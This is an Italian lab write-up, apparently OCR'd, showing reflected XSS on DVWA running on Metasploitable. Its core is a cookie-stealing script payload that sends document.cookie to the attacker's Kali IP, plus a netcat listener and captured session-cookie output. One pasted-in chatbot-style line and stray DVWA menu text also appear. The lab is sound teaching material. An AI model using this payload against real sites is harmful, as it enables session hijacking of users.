
L'XSS reflected è un tipo di vulnerabilità di sicurezza web in cui uno script dannoso viene "riflesso" dal server web al browser dell'utente. In pratica, l'attaccante inietta un payload dannoso in un parametro URL, un modulo o un'altra parte dell'input dell'utente.
Per l'esercizio configureremo la Kali Linux con IP 192.168.50.100 e la Metasploitable con IP 192.168.40.101
Un payload di esempio è <script>alert('XSS!');</script>. Andando a dare il comando Submit avremo come risultato la schermata popup




Possiamo provare ad utilizzare la XSS per “rubare” il cookie della macchina Metasploitable.
Per fare ciò dovremo preparare un payload specifico che potrebbe essere <script>document.location='http://192.168.50.100:5555?c='+document.cookie;</script> e per andare ad intercettare i cookie utilizzeremo la porta 5555
Certo, facciamo insieme un esercizio di XSS reflected su DVWA, utilizzando Metasploitable (192.168.40.101) e Kali Linux (192.168.50.100).

Sul prompt dei comandi avviamo Netcat e lo mettiamo in ascolto sulla porta 5555 col comando nc -lvp 5555

Sul DVWA inseriamo il payload sopra menzionato

<script>document.location='http://192.168.50.100:5555?c='+document.cookie;</script>

Una volta dato submit noteremo sul terminale che Netcat ha intercettato il cookie della Metasploitable


File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -lvp 5555
listening on [any] 5555 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 44088
GET /?c=security=low;%20PHPSESSID=459fcdf89708f2d1dccadc5b5b33b5d9 HTTP/1.1
Host: 192.168.50.100:5555
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.40.101/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
What's your name?
Hello